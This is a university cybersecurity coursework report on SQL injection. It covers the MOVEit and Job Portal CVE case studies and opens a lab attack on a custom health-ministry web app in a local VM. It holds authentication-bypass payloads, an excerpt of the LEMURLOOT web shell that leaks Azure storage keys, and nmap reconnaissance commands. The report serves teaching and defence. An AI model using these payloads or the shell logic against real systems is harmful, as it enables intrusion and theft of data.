



Module Code & Module Title

CC5009NI Cyber Security in Computing

Assessment Weightage & Type

60% Group Coursework 02

Year and Semester

2025 -26 Autumn Semester

London Met ID	Student Name
24046519	Sukrish Shrestha
24046417	Nayem Raj Angdembay
24046437	Prasansha Yadav
24046400	Krishna Patel

Assignment Due Date: 15th May, 2026

Assignment Submission Date: 14th May, 2026

Word Count (Where Required): 4712

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Table of Contents

1	Introduction	1
1.1	Web Application Security and Injection Flaws	1
1.2	Aim and Objectives.....	3
1.3	Glossary of Technical Terms.....	4
2	Background	5
2.1	SQL Injection: Technical Overview	5
2.2	Case Study 1: MOVEit Transfer SQL Injection (CVE-2023-34362).....	6
2.2.1	Vulnerability Discovery and Technical Mechanics	6
2.2.2	How the SQL Injection Worked	7
2.2.3	Why This is an Injection Flaw and Not a Broken Authentication Issue	8
2.2.4	Attack Chain: Enabled by SQL Injection	9
2.2.5	Impact	10
2.3	Conclusion to Background	10
3	Attack Demonstration and Exploitation Process.....	11
3.1	Phase 1: Host Discovery (Ping + Nmap).....	12
3.2	Phase 2: Port Scanning.....	13
3.3	Phase 3: Service and Version Enumeration	14
3.4	Phase 4: Web Application Enumeration (curl + Source Analysis)	15
3.5	Phase 5: Input Vector Mapping	21
3.6	Phase 6: Login Behaviour Mapping	22
3.6.1	Empty submission.....	22
3.6.2	Invalid credentials	23
3.6.3	SQL injection probe	24
3.7	Phase 7: Authentication Bypass (SQLi)	25
3.7.1	Test 1: using admin'# as username	25

3.7.2	Test 2: Boolean-based	27
3.8	Phase 8A: UNION Injection Column Count	30
3.9	Phase 8B: UNION Injection: Visible Columns	35
3.10	Phase 9: Database Fingerprinting	36
3.10.1	MySQL version	36
3.10.2	Database name	37
3.10.3	Database User	38
3.11	Phase 10: Schema and Table Discovery	39
3.11.1	List all tables	39
3.11.2	List Columns in the staff table	40
3.12	Phase 11: Staff Credential Extraction	41
3.13	Phase 12: Hidden Patient Column Discovery	42
3.14	Phase 13: PHI Data Extraction	44
3.15	Phase 14: Internal Communications Extraction	46
3.16	Extracted Data Sample	48
3.17	CVE Correlation	49
3.18	CVSS Score	49
4	Mitigation Strategy and Evaluation	50
4.1	Vulnerable Code Analysis	50
4.1.1	login.php: Authentication Bypass via String Concatenation	50
4.1.2	search.php: UNION Injection via GET Parameter	51
4.1.3	search.php: Debug Output Exposed to Users	51
4.1.4	config.php: Root Database Account	52
4.1.5	setup.sql: Plaintext Password Storage	52
4.2	Secure Code Implementation	53
4.2.1	config.php: PDO with True Prepared Statements and Least Privilege	53
4.2.2	setup.sql: Least-Privilege Account and Hashed Passwords	54

4.2.3	login.php: Parameterised Authentication with Application-Layer Password Verification	56
4.2.4	search.php: Parameterised LIKE Query, Input Validation, and Session Hardening	58
4.3	Mitigation Verification Testing	60
4.3.1	Test 1: Authentication Bypass Blocked (login.php)	60
4.3.2	Test 2: Boolean Condition Difference Eliminated (login.php).....	61
4.3.3	Test 3: UNION Injection Blocked on search.php.....	63
4.3.4	Test 4: Column Enumeration Blocked (search.php)	64
4.3.5	Test 5: Debug Query Output Confirmed Absent (search.php)	65
4.3.6	Test 6: Legitimate Functionality Confirmed Preserved (search.php)	67
5	Evaluation	68
5.1	Application Areas.....	69
6	Conclusion	70
7	References	71
8	Appendices	74
8.1	Appendix 1: Case Study 2: Job Portal SQL Injection (CVE-2024-8465)	74
8.1.1	Vulnerability Discovery and Technical Mechanics	74
8.1.2	How the SQL Injection Worked	74
8.1.3	Attack Chain Enabled by SQL Injection	75
8.1.4	Impact Analysis	76
8.1.5	Lab Connection: CVE-2024-8465 and the Ministry of Health Application....	77
8.1.6	Regulatory and Business Impact	77
8.2	Appendix 2	78
8.2.1	Summary of Exploitation	78
8.3	Appendix 3	79
8.3.1	Defence-in-Depth: Additional Controls.....	79
8.3.2	Summary of Verification Results	80

8.4	Appendix 4: Lab Environment Setup	81
8.4.1	Environment Setup	81
8.4.2	Application Availability Verification	84
8.5	Appendix 5: Vulnerable MoH Lab Source Code.....	87
8.5.1	Index.php	87
8.5.2	Login.php	90
8.5.3	Logout.php.....	99
8.5.4	Search.php	101
8.5.5	Config.php	105
8.5.6	Setup.sql.....	107
8.6	Secured MoH Lab Source Code	114
8.6.1	Index.php	114
8.6.2	Login.php	121
8.6.3	Logout.php.....	131
8.6.4	Search.php	133
8.6.5	Config.php	146
8.6.6	Setup.sql.....	148

Table of Figures

Figure 1 Web Application Security Threats	1
Figure 2 MOVEit Transfer SQL Injection Vulnerabilities: CVE-2023-34362.....	6
Figure 3: Crafted HTTP request showing the Malicious X-siLock-Step1 header (Hammond, 2023).....	8
Figure 4: SQL Injection payload demonstrating query manipulation (Hammond, 2023) .	8
Figure 5: LEMURLOOT web shell code interacting with Azure Blob Storage (CISA, 2023a)	9
Figure 6 ping	12
Figure 7 nmap.....	12
Figure 8 Port scanning.....	13
Figure 9 Port Scanning 2	13
Figure 10 Service and Version Enumeration	14
Figure 11 Directory Enumeration	15
Figure 12 Home Page I.....	16
Figure 13 Home Page II.....	16
Figure 14 Home Page III.....	17
Figure 15 Login Page	18
Figure 16 Search Page	18
Figure 17 curl.....	19
Figure 18 Viewing Source Code	19
Figure 19 Source Code I.....	20
Figure 20 Source Code II.....	20
Figure 21 Empty Submission	22
Figure 22 Invalid Credentials Input	23
Figure 23 Invalid Credentials	23
Figure 24 SQL Injection Probe I.....	24
Figure 25 SQL Injection Probe II.....	24
Figure 26 Using admin' # as username	25
Figure 27 Login Bypass I Successful.....	26
Figure 28 Using admin' OR '1' ='1	27

Figure 29 Login Bypass II Successful.....	28
Figure 30 Using admin' AND '1'='2 -- ,Login failed.....	29
Figure 31 UNION Injection Column Count 1.....	30
Figure 32 UNION Injection Column Count 2.....	31
Figure 33 UNION Injection Column Count 3.....	31
Figure 34 UNION Injection Column Count 4.....	32
Figure 35 UNION Injection Column Count 5.....	32
Figure 36 UNION Injection Column Count 6.....	33
Figure 37 UNION Injection Column Count 7.....	33
Figure 38 UNION Injection Column Count 8.....	34
Figure 39 UNION Injection Column Count 9, successful.....	34
Figure 40 UNION Injection: Visible Columns.....	35
Figure 41 Database Fingerprinting MySQL Version	36
Figure 42 Database Fingerprinting Database name.....	37
Figure 43 Database Fingerprinting Database User	38
Figure 44 List all tables.....	39
Figure 45 List Columns in the Staff Table I.....	40
Figure 46 List Columns in the Staff Table II.....	40
Figure 47 Staff Credentials Extraction	41
Figure 48 Hidden Patient Column Discovery I.....	42
Figure 49 Hidden Patient Column Discovery II.....	43
Figure 50 PHI Data Extraction I.....	44
Figure 51 PHI Data Extraction II.....	45
Figure 52 PHI Data Extraction III.....	45
Figure 53 Internal Communications Extraction I.....	46
Figure 54 Internal Communications Extraction II.....	47
Figure 55 CVSS Score	49
Figure 56 Listing 1: Vulnerable string concatenation in login.php.....	50
Figure 57 Listing 2: Vulnerable LIKE clause in search.php	51
Figure 58 Listing 3: Debug query output exposed in search.php	51
Figure 59 Listing 4: Root database credentials in config.php (original)	52

Figure 60 Listing 5: Plaintext password storage in setup.sql (original).....	52
Figure 61 Listing 6: Secured config.php using PDO and a least-privilege account I	53
Figure 62 Listing 6: Secured config.php using PDO and a least-privilege account II	53
Figure 63 Listing 7: Least-privilege account creation and permission grants in setup.sql	54
Figure 64 Listing 8: Hashed passwords replacing plaintext values in setup.sql	55
Figure 65 Listing 9: Secured authentication logic in login.php.....	56
Figure 66 Listing 10: Secured input validation and parameterised query in search.php	58
Figure 67 Test 1: Authentication Bypass Blocked (login.php).....	60
Figure 68 Test 2: Boolean Condition Difference Eliminated (login.php) I.....	62
Figure 69 Test 2: Boolean Condition Difference Eliminated (login.php) II.....	62
Figure 70 Test 3: UNION Injection Blocked on search.php.....	63
Figure 71 Test 4: Column Enumeration Blocked on search.php.....	64
Figure 72 Test 5: Debug Query Output Confirmed Absent on search.php I.....	66
Figure 73 Test 5: Debug Query Output Confirmed Absent on search.php Source Code I	66
Figure 74 Test 5: Debug Query Output Confirmed Absent on search.php Source Code II	66
Figure 75 Test 6: Legitimate Functionality Confirmed Preserved (search.php)	67
Figure 76 Environment Setup Vagrant I.....	81
Figure 77 Environment Setup Vagrant II.....	81
Figure 78 Environment Setup Vagrant III.....	82
Figure 79 Environment Setup Vagrant IV	83
Figure 80 Application Availability Verification I	84
Figure 81 Application Availability Verification II	85
Figure 82 Application Availability Verification III	85
Figure 83 Application Availability Verification IV.....	86

Table of Tables

Table 1 Glossary of Technical Terms 4

Table 2 MOVEit Payload Component (SentinelOne, 2024) 7

Table 3 MOVEit Attack Chain (SentinelOne, 2024) 9

Table 4 Input Vector Mapping 21

Table 5 Extracted Data Sample 48

Table 6 Test 1: Authentication Bypass Blocked (login.php)..... 60

Table 7 Test 2: Boolean Condition Difference Eliminated on login.php..... 61

Table 8 Test 3: UNION Injection Blocked on search.php 63

Table 9 Test 4: Column Enumeration Blocked on search.php 64

Table 10 Test 5: Debug Query Output Confirmed Absent on search.php 65

Table 11 Evaluation of Mitigation Strategies 68

Table 12 Payload components and their effects 75

Table 13 Data Exfiltration Target Tables and Columns (INCIBE, 2024) 76

Table 14 CVE-2024-8465 Severity Rating (INCIBE, 2024)..... 76

Abstract

This report investigates SQL Injection vulnerabilities through two real-world case studies, such as CVE-2023-34362 (MOVEit Transfer) and CVE-2024-8465 (PHPGurukul Job Portal), and a practical attack demonstration against a custom Ministry of Health web application in a controlled lab environment. The group successfully bypassed authentication, extracted staff credentials, patient health records, including HIV status and national IDs, and internal communications through a single injectable parameter. Mitigation was implemented using parameterised queries via PHP PDO, input validation, bcrypt password hashing, and a least-privilege database account. Verification testing confirmed all attack payloads were blocked on the secured build. Findings are discussed in the context of UK GDPR obligations and the legal consequences of preventable data breaches.

1 Introduction

1.1 Web Application Security and Injection Flaws

Web application security has become one of the most pressing challenges in information technology. As organisations increasingly rely on web-based systems to manage sensitive data, the consequences of inadequately secured applications have grown in scale and severity. Injection vulnerabilities arise when untrusted input is passed to an interpreter, such as a database engine, without appropriate validation or sanitisation (OWASP, 2025). As a result, an attacker is able to pass harmful commands into the interpreter, which then executes them alongside the legitimate commands. The most common variant is SQL Injection (SQLi), where an attacker inserts input directly into a SQL statement that lacks parameterisation or prepared statements (Clarke, 2012).

Web Application Security Threats




Figure 1 Web Application Security Threats

The simplest example of exploiting an injection flaw is the payload ' OR 1=1 --, which alters the logic of an SQL query so that the condition 1=1 is always true. This allows an attacker to bypass authentication, as the database returns results without verifying that the correct credentials were supplied (OWASP, 2025). This can lead to the exfiltration of

sensitive data, including user credentials, financial records, or personally identifiable information (PII), or to direct damage to the underlying database. OWASP classifies this vulnerability class as A05:2025 Injection in its 2025 Top 10 (OWASP, 2025), and MITRE assigns it the identifier CWE-89: Improper Neutralisation of Special Elements used in an SQL Command (MITRE, 2024).

The OWASP is an organization founded by professionals to create standards in securing web applications which is best known for the OWASP Top 10 list that lists the most important security issues using attack data from actual experiences. The OWASP organization offers recommendations on how to avoid injection issues at the code level. OWASP is best known for the OWASP Top 10 list that lists the most important security issues using attack data from actual experiences (OWASP, 2026).

1.2 Aim and Objectives

Aim: The primary aim of this coursework is to comprehensively investigate SQL Injection (SQLi) vulnerabilities in web applications by analysing real-world case studies, executing a practical attack demonstration in a controlled environment, and proposing effective mitigation strategies.

Objectives: To achieve this aim, the group will complete the following objectives:

- i. **Research and analyse** the technical mechanics of SQL Injection using two documented real-world vulnerabilities (CVE-2023-34362 and CVE-2024-8465).
- ii. **Practically demonstrate** a multi-stage SQL injection attack against a custom Ministry of Health (MoH) web application to extract sensitive data in an isolated lab environment.
- iii. **Correlate** the practical lab findings with established security frameworks, specifically OWASP Top 10 (A05:2025) and MITRE CWE-89.
- iv. **Identify** the regulatory and legal consequences of SQL injection data breaches under current data protection laws.
- v. **Propose and evaluate** concrete mitigation strategies that prevent SQL injection at both the source code and infrastructure levels.

1.3 Glossary of Technical Terms

Table 1 Glossary of Technical Terms

Term	Definition
SQL Injection (SQLi)	An attack where malicious SQL code is inserted into an input field to manipulate backend database queries (Clarke, 2012)
CVE	Common Vulnerabilities and Exposures, a standardised identifier for publicly disclosed security vulnerabilities (MITRE, 2024)
CVSS	Common Vulnerability Scoring System, a framework for rating vulnerability severity on a scale of 0–10
Payload	A string of malicious input crafted by an attacker to exploit a vulnerability
Parameterised Query	A query in which user input is passed as a separate parameter, preventing it from modifying query structure (OWASP, 2021a)
UNION-based SQLi	A technique that appends a second SELECT statement to retrieve data from additional database tables (Halfond, et al., 2006)
CWE-89	MITRE classification for "Improper Neutralisation of Special Elements used in a SQL Command" (MITRE, 2024)
PHI/ Health Data	Protected Health Information, individually identifiable health data protected under regulations such as GDPR
OWASP WSTG	The OWASP Web Security Testing Guide, a comprehensive framework for web application security testing (OWASP, 2021b)

2 Background

2.1 SQL Injection: Technical Overview

SQL Injection is one of the oldest and most widely documented vulnerability classes in web application security. It occurs when user-supplied input is concatenated directly into a SQL query without validation or the use of parameterised statements, allowing an attacker to alter the query's logic (Clarke, 2012).

SQL injection attacks can be classified into multiple categories based on technique:

- i. In-band attacks: where results are returned directly in the application response
- ii. Blind attacks: where results are inferred from application behaviour
- iii. Out-of-band attacks: where results are transmitted through a separate channel

The practical demonstration in this report focuses on in-band attacks, specifically authentication bypass and UNION-based data retrieval (Halfond, et al., 2006).

Despite being well-understood, SQL injection remains highly prevalent. The OWASP Top 10 consistently ranks Injection among the most critical web security risks, noting that it is one of the most widely tested vulnerability categories and accounts for tens of thousands of recorded CVEs (OWASP, 2025). Stuttard and Pinto (2011) argue that the persistence of this vulnerability reflects the gap between developer awareness and secure coding practice, particularly in legacy codebases and rapidly developed applications where input handling is treated as an afterthought. IBM Security reported that the global average cost of a data breach in 2025 was **USD 4.44 million**, while the healthcare sector remained the most expensive, with an average breach cost of **USD 7.42 million**, the highest among all industries (IBM Security, 2025). Given that the MoH application assessed in this report handles patient health records, the real-world financial and legal stakes of such a vulnerability are substantial.

2.2 Case Study 1: MOVEit Transfer SQL Injection (CVE-2023-34362)

2.2.1 Vulnerability Discovery and Technical Mechanics

The MOVEit Transfer SQL Injection (CVE-2023-34362) was a zero-day vulnerability first exploited in May 2023 and publicly disclosed on 31 May 2023, although attacks had already begun before that date (NIST, 2023; CISA, 2023a). The vulnerability was located within the MOVEit Transfer web portal's moveitisapi.dll component, which failed to prevent SQL injection through improper handling of HTTP request headers. Further analysis of the decompiled code revealed that the human2.aspx endpoint also contained vulnerable logic, where the FrameworkInitialize() and Request.ValidateInput() functions did not prevent injection.




Figure 2 MOVEit Transfer SQL Injection Vulnerabilities: CVE-2023-34362

2.2.2 How the SQL Injection Worked

The vulnerability arose because input from the X-siLock-Step1 HTTP header, part of MOVEit's session locking functionality was concatenated directly into SQL queries without parameterisation (SentinelOne, 2024). The backend executed queries following this pattern:

```
SELECT SessionToken FROM UserSessions WHERE SessionID = '[X-siLock-Step1 value]' AND UserID = '[UserID header]'
```

An attacker crafted an HTTP request with a malicious header value. When concatenated, the query became:

```
SELECT SessionToken FROM UserSessions WHERE SessionID = " OR '1'='1' -- AND UserID = '...'
```

Table 2 MOVEit Payload Component (SentinelOne, 2024)

Payload Component	Effect
'	Closed the original string literal
OR '1'='1'	Added a condition that is always TRUE for every row in the table
--	Commented out the remainder of the query, including the AND UserID check

Since '1'='1' is always true, all rows matching the query were returned by the database. The application logic used the first returned row to produce a valid session token (Hammond, 2023). In MOVEit Transfer databases, the first row typically belonged to the administrator account, as administrator sessions held the smallest SessionID value. The outcome was a forged administrative session token granted to the attacker without any credential verification (Hammond, 2023).

dotPeek, it's apparent that it's the pre-compiled **human2.aspx** file mentioned above.

```
[DebuggerNonUserCode]
protected override void FrameworkInitialize()
{
    base.FrameworkInitialize();
    this._BuildControlTree(this);
    this.AddWrappedFileDependencies(human2.aspx._fileDependencies);
    this.Request.ValidateInput();
}
```

```
[DebuggerNonUserCode]
public human2.aspx()
{
    this.AppRelativeVirtualPath = "~/human2.aspx";
    if (human2.aspx._initialized)
        return;
    human2.aspx._fileDependencies = this.GetWrappedFileDependencies(new string[1]
    {
        "~/human2.aspx"
    });
    human2.aspx._initialized = true;
}
```

Figure 3: Crafted HTTP request showing the Malicious X-siLock-Step1 header (Hammond, 2023)

The **human2.aspx** class is responsible for populating the file contents.

```
public class human2.aspx : Page, IRequiresSessionState, IHttpHandler
{
    private static bool __initialized;
    private static object __fileDependencies;
    private Random random = new Random();

    private object connectDB()
    {
        DbConn dbConn = new DbConn(SystemSettings.DatabaseSettings());
        string str = (string) null;
        return !dbConn.Connect() ? (object) str : (object) dbConn;
    }

    public string RandomString(int length) => new string(Enumerable.Repeat<string>("abcdefghijklmnopqrstuvwxyz0123456789", length).Select<string, char>((Func<string, char>) (s => s[this.random.Next(s.Length)]))).ToArray<char>());

    protected void Page_load(object sender, EventArgs e)
```

Figure 4: SQL Injection payload demonstrating query manipulation (Hammond, 2023)

2.2.3 Why This is an Injection Flaw and Not a Broken Authentication Issue

It is worth noting that the authentication mechanism itself was not defective. The injection vulnerability allowed the attacker to manipulate which session record the database returned. The attacker did not crack a password or exploit a weak session token; instead, the database interpreter was manipulated to return an administrative record, thereby forging a valid session. This is the key distinction between Injection Flaws (A05:2025) and Broken Authentication.

2.2.4 Attack Chain: Enabled by SQL Injection

Table 3 MOVEit Attack Chain (SentinelOne, 2024)

Attack Step	How SQL Injection Enabled It
Initial exploitation	Crafted HTTP requests with SQL payload in X-siLock-Step1 header (CISA, 2023a)
Database manipulation	Retrieved credentials, configurations, and Azure storage keys (SentinelOne, 2024)
Webshell deployment (LEMURLOOT)	Database write privileges allowed file upload to the server (Hammond, 2023)
Authentication bypass	Manipulated query returned admin session token without password (SentinelOne, 2024)
Session token forging	Database returned first user (administrator); application issued valid session for attacker (SentinelOne, 2024)
Cloud storage access	Extracted Azure Blob connection strings via SQL queries (SentinelOne, 2024)
Data exfiltration	Stolen credentials and webshell used to download files from cloud storage (CISA, 2023a)

```

if (int.Parse(instid) == -1) { string azureAccout = SystemSettings.
    AzureBlobStorageAccount; string azureBlobKey = SystemSettings.AzureBlobKey;
    string azureBlobContainer = SystemSettings.AzureBlobContainer; Response.
    AppendHeader("AzureBlobStorageAccount", azureAccout); Response.AppendHeader("
    AzureBlobKey", azureBlobKey); Response.AppendHeader("AzureBlobContainer",
    azureBlobContainer); var query = "select f.id, f.instid, f.folderid, filesize,
    f.Name as Name, u.LoginName as uploader, fr.FolderPath , fr.name as fname from
    folders fr, files f left join users u on f.UploadUsername = u.Username where
    f.FolderID = fr.ID"; string reStr = "
    ID,InstID,FolderID,FileSize,Name,Uploader,FolderPath,FolderName\n";
var set = new RecordSetFactory(MySQLConnect).GetRecordset(query, null, true, out x);

```

Figure 5: LEMURLOOT web shell code interacting with Azure Blob Storage (CISA, 2023a)

2.2.5 Impact

The breach affected thousands of organisations and millions of individuals globally, including the BBC, British Airways, Boots, and the US Department of Energy. The vulnerability was assigned a CVSS v3 score of 9.8/10 (Critical) by NVD (2023), reflecting its remote exploitability, zero authentication requirement, and high impact across confidentiality, integrity, and availability. The MOVEit case shows that a single inadequately secured input field can lead to total system compromise. The SQL injection and data exfiltration techniques seen in this breach serve as the theoretical basis for the UNION-based SQL injection demonstration conducted on the custom MoH application in Section 3 of this report.

[Appendix 1: Case Study 2: Job Portal SQL Injection \(CVE-2024-8465\)](#)

2.3 Conclusion to Background

Looking at both cases side by side, a pattern becomes clear. MOVEit was enterprise software used by thousands of large organisations, and the Job Portal was a small open-source PHP application used by community developers. Despite the difference in scale, both had the same root cause: a user-controlled value was embedded in a SQL query without being treated as data. The sophistication of the surrounding system made no difference. An attacker with a browser and a single quote character had enough to begin. The implication for any development team is uncomfortable; SQL injection is not a beginner's mistake that experienced developers outgrow. It reappears wherever query construction and user input are combined into the same SQL string.


3 Attack Demonstration and Exploitation Process

Ethical Disclaimer: All systems targeted in this demonstration are custom-built applications deployed in an isolated local virtual machine environment. No real organisations, individuals, or live systems were targeted at any point. All patient data shown throughout this demonstration is entirely synthetic and was created for this exercise. This assessment follows the methodology outlined in the OWASP Web Security Testing Guide (OWASP, 2021b) and NIST SP 800-115 (NIST, 2021).

The following section presents the systematic, phase-by-phase attack conducted against the custom Ministry of Health (MoH) web application. The process covers reconnaissance, network enumeration, and multi-stage SQL injection exploitation, performed within a controlled, isolated laboratory environment.


3.1 Phase 1: Host Discovery (Ping + Nmap)

Host discovery was performed first to confirm that the target system was accessible on the network. Preliminary connectivity tests confirmed that the host was reachable, after which Nmap host discovery methods were used to verify that the target was alive and ready for evaluation. During this phase, the group ran basic ICMP and ARP checks from the Kali Linux terminal and confirmed successful responses from the target IP.



```
(nayem@kali)-[~]  
$ ping -c 4 192.168.33.10  
PING 192.168.33.10 (192.168.33.10) 56(84) bytes of data:  
64 bytes from 192.168.33.10: icmp_seq=1 ttl=255 time=3.39 ms  
64 bytes from 192.168.33.10: icmp_seq=2 ttl=255 time=1.05 ms  
64 bytes from 192.168.33.10: icmp_seq=3 ttl=255 time=0.999 ms  
64 bytes from 192.168.33.10: icmp_seq=4 ttl=255 time=1.41 ms  
  
— 192.168.33.10 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3002ms  
rtt min/avg/max/mdev = 0.999/1.711/3.386/0.979 ms
```

Figure 6 ping



```
(nayem@kali)-[~]  
$ nmap -sn 192.168.33.10  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-07 11:20 EDT  
Nmap scan report for 192.168.33.10  
Host is up (0.0016s latency).  
Nmap done: 1 IP address (1 host up) scanned in 5.52 seconds
```

Figure 7 nmap

3.2 Phase 2: Port Scanning

A targeted Nmap scan was performed to identify exposed network services on the host. The initial scan revealed that port 80 (HTTP) and port 3306 (MySQL/MariaDB) were open and accessible. This established that the target was hosting a web application alongside an exposed database service, a configuration that should not be publicly accessible in any production environment. An extended scan covering ports 1–10,000 subsequently revealed that port 22 (SSH) was also open. The team initially expected only port 80 to be open, so finding an exposed database port (3306) and SSH were notable discoveries. This outcome underscores the importance of comprehensive, full-range scanning in penetration testing, as abbreviated scans may fail to reveal the complete attack surface (Stuttard & Pinto, 2011).

```
(nayem@kali)-[~]
$ nmap -p 80,443,3306,8888 192.168.33.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-21 11:02 EDT
Nmap scan report for 192.168.33.10
Host is up (0.0078s latency).

PORT      STATE      SERVICE
80/tcp    open      http
443/tcp   filtered   https
3306/tcp  open      mysql
8888/tcp  filtered   sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```

Figure 8 Port scanning

```
(nayem@kali)-[~]
$ nmap -p 1-10000 192.168.33.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-21 11:06 EDT
Nmap scan report for 192.168.33.10
Host is up (0.010s latency).
Not shown: 9997 filtered tcp ports (no-response)
PORT      STATE      SERVICE
22/tcp    open      ssh
80/tcp    open      http
3306/tcp  open      mysql

